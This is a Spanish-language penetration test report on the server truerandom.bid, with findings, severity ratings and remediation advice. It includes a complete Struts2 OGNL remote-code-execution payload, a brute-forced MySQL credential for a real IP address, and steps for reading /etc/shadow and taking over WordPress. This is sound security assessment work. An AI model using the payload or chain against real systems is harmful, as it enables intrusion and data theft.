Reporte de Pruebas de Penetración

Reporte por Diana Tadeo

En este documento se muestra la realización de las pruebas de penetración realizadas al servidor de truerandom.bid, los resultados, los pasos de cómo fueron realizadas y las recomendaciones de seguridad necesarias para evitar las vulnerabilidades encontradas.

Reporte de Pruebas de Penetración

Todas las actividades se llevaron a cabo de manera que simularon a un actor malintencionado que participó en un ataque dirigido contra el servidor con el nombre de domino truerandom.bid.

Se pusieron esfuerzos en la identificación y explotación de las debilidades de seguridad que podrían permitir a un atacante remoto obtener acceso no autorizado a los datos de la organización.

Hallazgos

Se localizaron diversas vulnerabilidades en lo servicios proporcionados por el servidor, entre las principales se encuentran:

- Mala configuración de aplicaciones web
- Falta de revisión en la información y archivos que se ingresan en el servidor directa o indirectamente
- Mala configuración de permisos
- Falta de robustez en nombres de usuarios y contraseñas, así como falta de protección a estas
- Falta de filtros en la red para el acceso al servidor
- Revisión de versiones de las aplicaciones y servicios usados por el servidor.

Procedimiento

Se inció una búsqueda inicial sobre los servicios proporcionados por el servidor. Gracias a esto se pudo obtener su página inicial de Wordpress y Tomcat, ambos manejadores de contenido web. Por malas configuraciones de estos se pudieron encontrar versiones sobre aplicaciones auxiliares implementadas en estos que, en conjunto con otros servicios encontrados anteriormente, mostraban vulnerabilidades ya conocidas globalmente.

Se pudo tener acceso a la base de datos gracias a una de estas vulnerabilidades y por lo tanto al usuario principal administrador de Wordpress. Al contar con una contraseña poco robusta y común, se pudo obtener fácilmente. Así se pudo tener acceso directo a la página de manejo de Wordpress como administrador, siendo capaz de modificar, crear y borrar contenido del sitio.

Después, gracias a una mala configuración y el uso de una herramienta de forma inadecuada dentro de Tomcat, se consiguió acceso directo al centro de manejo y configuración del servidor (la consola) con permisos de superusuario. Esto permitiendo tener control total sobre el servidor para crear, eliminar, modificar y obtener la información presente en este. Lo contenido en bases de datos, directorios de archivos, correos, historial de navegación, informes de configuración, usuarios, contraseñas y llaves privadas entre otros.

Objetivos y Alcance

Objetivos

Los ataques se realizaron con el nivel de acceso que tendría un usuario general de Internet.
Se pudo obtener información sensible de cuentas de usuario y control total sobre el servidor. Esto sugiere, no solo la pérdida total de todos los servicios proporcionados por el servidor, sino también la pérdida de confidencialidad y de integridad sobre la información almacenada en este.

Los objetivos principales fueron:

- Identificar si un atacante remoto podría penetrar la defensa de este.
- Determinar el impacto de una violación de seguridad en: Confidencialidad de la infraestructura privada de datos, disponibilidad de los sistemas de información y la integridad de los datos localizados en el servidor, las páginas y las bases de datos que contiene este.

Alcance

Las pruebas fueron realizadas desde el día 23 de marzo del 2019 a las 20:00hrs hasta el día 25 de marzo del 2019 a las 12:00hrs

Límites en cuento a la información


Las pruebas fueron realizadas para demostrar las posibilidades de daño a la integridad y disponibilidad de varios servicios, sin embargo, estos no fueron impedidos ni modificados.

La información encontrada durante el ataque no se guardó ni mostrará ante nadie.

Descripción de Hallazgos


Descubrimiento del sistema remoto

Primero se inició el reconocimiento del servidor del dominio truerandom.bid y sobre sus registros dns, lo cual no produjo mucha información.



Con la herramienta de nslookup se consiguió la siguiente respuesta, que es una diferente a la dirección ip a la que muestra el dominio como redirección.

```
root@kali:~/Downloads# nslookup truerandom.bid
Server:         192.168.100.1
Address:        192.168.100.1#53
lation type: Ethernet (1)
Non-authoritative answer:
Name:   truerandom.bid
Address: 192.64.119.219
```




Sin embargo, se prosiguió con la dirección 167.99.232.57 que era el servidor donde se encontraban alojados los servicios.

Se realizó la conexión y de acuerdo a su TTL se pudo suponer que se trataba de un equipo Linux/Unix.

```
root@kali:~/Downloads# ping 167.99.232.57
PING 167.99.232.57 (167.99.232.57) 56(84) bytes of data.
64 bytes from 167.99.232.57: icmp_seq=1 ttl=48 time=79.9 ms
64 bytes from 167.99.232.57: icmp_seq=2 ttl=48 time=180 ms
64 bytes from 167.99.232.57: icmp_seq=3 ttl=48 time=79.1 ms
```

Se comenzó un un escaneo sobre los puertos de este servidor con la herramienta nmap y se obtuvo la confirmación de que se trataba de un servidor con el sistema operativo Linux/Unix.

En el escaneo también se mostraron varios puertos abiertos con sus respectivos servicios habilitados y las versiones de algunos.




Referencias:


- https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-66/version_id-241078/Apache-Http-Server-2.4.29.html


FTP autenticación con usuarios anónimos

Uno de las primeras vulnerabilidades encontradas fue la configuración de vsftpd, el cual permite la entrada a usuarios anónimos con permisos de usuario ftp dentro de la raíz del directorio, esto nos permite listar los archivos, eliminarlos o agregar nuevos archivos que pueden ser dañinos para el sistema, así como la inclusión de archivos que permitirán tener el control remoto sobre el servidor como lo es una llave pública dentro del archivo .ssh/authorized_keys.



Podemos ver también el contenido de los directorios encontrados





Evaluación de la Vulnerabilidad

Alta

La vulnerabilidad puede ser explotada con facilidad y permite tomar el control sobre el usuario ftp y todos los archivos dentro de su directorio, sin embargo no permite utilizar privilegios mayores a este usuario de forma directa, pero si da entrada a otro tipo de ataques.

Herramientas usadas

- FTP client

Recomendación

Desactivar la opción de anonymous_enable en archivo de configuración vsftpd.conf y también asegurarse de que allow_anon_ssl, force_anon_logins_ssl y no_anon_password se encuentren deshabilitadas**.**

Referencias

1. http://vsftpd.beasts.org/vsftpd_conf.html

Configuración incorrecta de MySQL

En esta ocasión se utilizó un ataque de fuerza bruta sobre las credenciales de la base de datos de MySQL cuyo puerto se encuentra abierto y sin filtro.

Para esto se utilizaron los usuarios más comunes en MySQL y una lista de las contraseñas más usadas.

```
[+] 167.99.232.57:3306     - 167.99.232.57:3306 - Success: 'admin:computer'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Una vez encontradas, no necesitó mucho esfuerzo para poder probarlas y acceder directamente a la base de datos del servidor de forma remota.

```
root@kali:~# mysql -u admin -h 167.99.232.57 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 16345
Server version: 5.7.25-0ubuntu0.18.04.2 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> select user_login, user_pass from wp_users;
ERROR 1046 (3D000): No database selected
MySQL [(none)]> use wpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

^[[A^[[ADatabase changed
```

Evaluación de la Vulnerabilidad

8.1

Alta

A pesar de que no es muy difícil explotar esta vulnerabilidad, se requieren herramientas extra para poder utilizar fuerza bruta sobre el objetivo. Sin embargo puede causar muchos daños ya que se pueden obtener credenciales de administrador de la base de datos lo que daña tanto integridad, confidencialidad y disponibilidad de datos contenidos en ella, así como de cualquier servicio que la use.

Herramientas

- MySQL client
- Metasploit (exploit auxiliary/scanner/mysql_login)

Recomendaciones

Se recomienda asegurarse de cambiar configuraciones por defecto del servicio.


Cambiar nombres de usuario a algunos menos comunes y contraseñas a unas lo suficientemente robustas como se muestran en las referencias.

Referencias

1. https://dev.mysql.com/doc/refman/8.0/en/security.html
2. https://kb.iu.edu/d/aphg


Configuración incorrecta de Wordpress


Como se mostró con anterioridad, el manejador de base de datos de MySQL encontrado, contenía una base de datos llamada wpress y así poder de acceder a los usuarios disponibles en esta base de datos junto con sus contraseñas (en modo de hash).



Así se pudo romper el hash obteniendo la contraseña en claro.

Ahora tenemos acceso al panel de control de wordpress con permisos de administrador y poder crear, elimina y modificar contenido como deseemos.





Evaluación de la Vulnerabilidad

Media

Se requiere haber hecho un ataque anterior aprovechándose de la vulnerabilidad con MySQL o a través de un script que resuelva el captcha, pero la contraseña y el usuario son ambos sumamente comunes y eso lo hace muy vulnerable. Afecta tanto confidencialidad, integridad y disponibilidad del servicio, pero únicamente dentro de wordress, los datos del servidor y el servidor no son afectados.

Herramientas

- John the ripper
- Cualquier Navegador

Recomendaciones

Se recomienda usar contraseñas más robustas y nombres de usuario menos comunes.

También es preciso cambiar el tipo de captcha usado, pues el tipo de captcha matemático, es sensible a creación de scripts para resolverlos de forma automatizada.

[IMPORTANTE]: Para más información sobre las políticas de seguridad acerca de usuarios y contraseñas es preciso revisar las referencias

Referencias


- https://password.kaspersky.com/
- https://security.intuit.com/index.php/protect-your-information/password-username-best-practices
- https://www.securify.nl/en/advisory/SFY20160745/multiple-vulnerabilities-in-all-in-one-wp-security-_-firewall-plugin-login-captcha.html


Uso inseguro de Apache struts2

Struts2 es muy conocido por tener la vulnerabilidad principal de permitir la ejecución de código de forma remota en el sistema del servidor objetivo (CVE-2018-11776). Para verificar este nivel de seguridad se ingresó el siguiente comando en uno de los archivos action.

%{(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#q=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime().exec('whoami').getInputStream())).(#q)}

Lo cual nos permite ejecutar comandos de terminal de forma remota con permisos de usuario root





Así podemos listar a los usuarios dentro del sistema con el comando "cat /etc/passwd" como se muestra en la siguiente imagen.

Así también se puede listar el archivo "etc /etc/shadow" y buscar romper alguna contraseña almacenada o incluso aún más intrusivo cambiar directamente la contraseña de usuarios, en particular la de root para tener acceso completo a todo el servidor.

Evaluación de la Vulnerabilidad

Critica

Se requiere únicamente acceso a la página a través del navegador, no es necesario tener conocimientos particulares sobre el tema y existen ya demasiados comandos como el mostrado en este documento esparcidos por la red. La vulnerabilidad proporciona permisos de super usuario sobre el servidor pudiendo afectar tanto la confidencialidad, integridad y disponibilidad de absolutamente todos los servicios que este proporcione y los datos que este posea.

Herramientas

- Cualquier Navegador

Recomendaciones

Adquirir cualquiera de los paquetes o parches destinados a reparar este problema como los listados en la página de la primera referencia.

Referencias

1. https://nvd.nist.gov/vuln/detail/CVE-2018-11776
2. https://www.oracle.com/technetwork/security-advisory/alert-cve-2018-11776-5072787.html

Recomendaciones Generales

Vulnerabilidad	Uso de usuarios comunes
Descripción	El uso de nombres de usuario del tipo “admin”, “administrador”, “root” y “user” entre otros, permite al atacante obtener una mayor posibilidad de acceder a las credenciales de cualquier servicio e incluso del servidor. También los nombres de usuario por defecto para estos servicios.
Solución	Cambiar los nombres de usuario por defecto y generar nombres de usuario poco comúnes y nombres de las personas.
Referencias	https://security.intuit.com/index.php/protect-your-information/password-username-best-practices https://www.owasp.org/index.php/Testing_for_Default_or_Guessable_User_Account_(OWASP-AT-003)

Vulnerabilidad	Uso de contraseñas débiles y comunes
Descripción	Cuando se utilizan contraseñas comunes es muy vulnerable a ataques de diccionario, si estas no son lo suficientemente fuertes también son susceptibles a ataques de fuerza bruta. También pasa con contraseñas por defecto que no fueron cambiadas durante la configuración de servicio.
Solución	Cambiar las contraseñas por defecto. Utilizar contraseñas que no tengan datos sobre nombres o fechas de los usuarios. Utilizar contraseñas lo suficientemente robustas (que sean frases largas, con caracteres especiales, mayúsculas y números).
Referencias	https://password.kaspersky.com/ https://us.norton.com/internetsecurity-how-to-how-to-choose-a-secure-password.html https://linux-audit.com/configure-the-minimum-password-length-on-linux-systems/

Vulnerabilidad	Acceso a servicios sin control desde la red
Descripción	Los puertos se muestran abiertos a la red, incluyendo muchos servicios que solo deberían ser manejados de manera local. Muchas veces también con usuarios privilegiados.
Solución	Configurar correctamente las iptables. Agregar algún firewall. Agregar algún waf. Cerrar los puertos que no son utilizados. Restringir privilegios a usuarios externos al servidor local dentro de las configuraciones de cada servicio.

